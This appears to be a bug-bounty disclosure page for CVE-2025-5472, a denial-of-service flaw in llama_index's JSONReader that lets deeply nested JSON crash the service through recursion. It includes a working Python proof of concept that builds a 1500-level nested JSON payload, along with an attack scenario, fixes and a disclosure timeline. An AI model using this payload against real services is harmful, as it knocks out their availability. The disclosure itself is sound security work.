

# Denial of Service via `Uncontrolled Recursive` JSON Parsing in `JSONReader` in run-llama/llama\_index

✓ Valid

Reported on Apr 3rd 2025

## Description

The `JSONReader` in `llama_index` is vulnerable to stack overflow when processing deeply nested JSON, leading to a `RecursionError`. Attackers can exploit this to trigger **Denial of Service (DoS)** by submitting malicious JSON, crashing applications before input validation. This impacts availability, making services unreliable and disrupting workflows. The risk is heightened in scenarios where machine-generated JSON (APIs, logs, ML outputs) contains deep nesting.

### Root Cause:

- **Unsafe Recursive Traversal Design:** The `JSONReader` uses recursive depth-first traversal for JSON parsing without enforcing limits, making it inherently vulnerable to stack overflow when processing deeply nested structures.
- **No Depth Validation:** The code lacks safeguards to validate or restrict the maximum nesting depth of input JSON files, allowing attackers to craft inputs that exceed Python's recursion limit.

Version: **v0.12.28**

## POC

```
from llama_index.readers.json.base import JSONReader

# 1. Create valid DEEP JSON as a STRING (bypass Python's dict recursion)
depth = 1500
json_str = '{"nested": ' * depth + '{} ' * depth

with open("malicious.json", "w") as f:
    f.write(json_str) # Direct string write (no json.dump recursion)

# 2. Now process with JSONReader
reader = JSONReader(levels_back=2)
try:
    reader.load_data("malicious.json") # Crash happen HERE
except RecursionError as e:
    print("Success! JSONReader crashed due to recursion depth:", e)
```

- **JSON Structure:** Valid syntax but extreme depth (50% over Python's recursion limit).

```
{"nested": {"nested": {"nested": ... 1500 times ...}}}
```

- **Recursive Code Path:** `levels_back=2` enables recursive hierarchy tracking in `_depth_first_yield`

```
# Vulnerable recursive call
yield from _depth_first_yield(value, levels_back, ...)
```

## Stack Overflow:

- 500 nested levels → 1500 recursive calls
- Exceeds Python's default stack limit (1000) → `RecursionError`

## Attack Scenario

- **Craft Malicious JSON:** The attacker generates a JSON file with **1,500+ nested levels** (e.g., `{"nested": {"nested": {...}}}`).
- **Submit to Vulnerable Endpoint:** The payload is uploaded to a web API endpoint or data pipeline that uses `JSONReader` with `levels_back≠None`

```
# Example vulnerable code in the service
reader = JSONReader(levels_back=2) # Enables recursive traversal
documents = reader.load_data(user_uploaded_file)
```

- **Trigger Deterministic Crash:** The recursive `_depth_first_yield` function exceeds Python's call stack limit (~1,000 frames), causing an immediate `RecursionError`.

## Suggested Fixes:

### Replace Recursive Traversal with Iterative Stack Processing

- Use a `stack` (LIFO) structure to process nodes iteratively.

### Add Depth Validation

- Pre-scan input depth with a lightweight parser before processing.

## Impact

- **Immediate Crash:** Deeply nested JSON triggers a `RecursionError`, causing the application to crash.
- **Denial of Service (DoS):** Attackers can exploit this to force repeated crashes, leading to service unavailability.

- **Guaranteed Process Crash:** Triggers `RecursionError` at ~1000 nested levels on **any hardware** (Python interpreter limit).
- **Universal Service Disruption:** Crashes servers, cloud functions, and IoT devices **equally** (no CPU/RAM dependency).

⚙️ We are processing your report and will contact the `run-llama/llama_index` team within 24 hours. 10 months ago

🕒 A **GitHub Issue** asking the maintainers to create a `SECURITY.md` exists 10 months ago



✎ **Mr. Niko** modified the report 10 months ago



✅ **Massimiliano Pippi** validated this vulnerability 8 months ago

\$ **Oxmrniko** has been awarded the disclosure bounty ✅

\$ The fix bounty is now up for grabs

★ The researcher's credibility has increased: +7



**CVE-2025-5472** assigned to this report. 8 months ago



✅ **Logan** marked this as fixed in **0.12.38** with commit **c03284** 8 months ago

\$ **Massimiliano Pippi** has been awarded the fix bounty ✅

⚠️ We have sent a warning to the `run-llama/llama_index` team to inform them that this report will be published in 48 hours 7 months ago

✉️ We have notified the `run-llama/llama_index` maintainers about this report in their weekly follow-up 7 months ago



This vulnerability has now been published 7 months ago



**CVE-2025-5472** has now been published 7 months ago

[Sign in](#) to join this conversation

CVE  
CVE-2025-5472  
Published

Vulnerability Type

Severity

Medium (6.5)

|                     |           |
|---------------------|-----------|
| Attack vector       | Network   |
| Attack complexity   | Low       |
| Privileges required | None      |
| User interaction    | Required  |
| Scope               | Unchanged |
| Confidentiality     | None      |
| Integrity           | None      |
| Availability        | High      |

[Open in visual CVSS calculator](#)

Registry

Pypi

Affected Version

0.12.28

Visibility

Public

Status

Fixed

Disclosure Bounty

\$125

Fix Bounty

\$31.25

Found by




Mr. Niko

@0xmnrniko

LIGHTWEIGHT



Fixed by



Massimiliano Pippi

@masci

UNPROVEN



Supported by [Palo Alto Networks](#) and Prisma AIRS, leading the way to greater AI security.



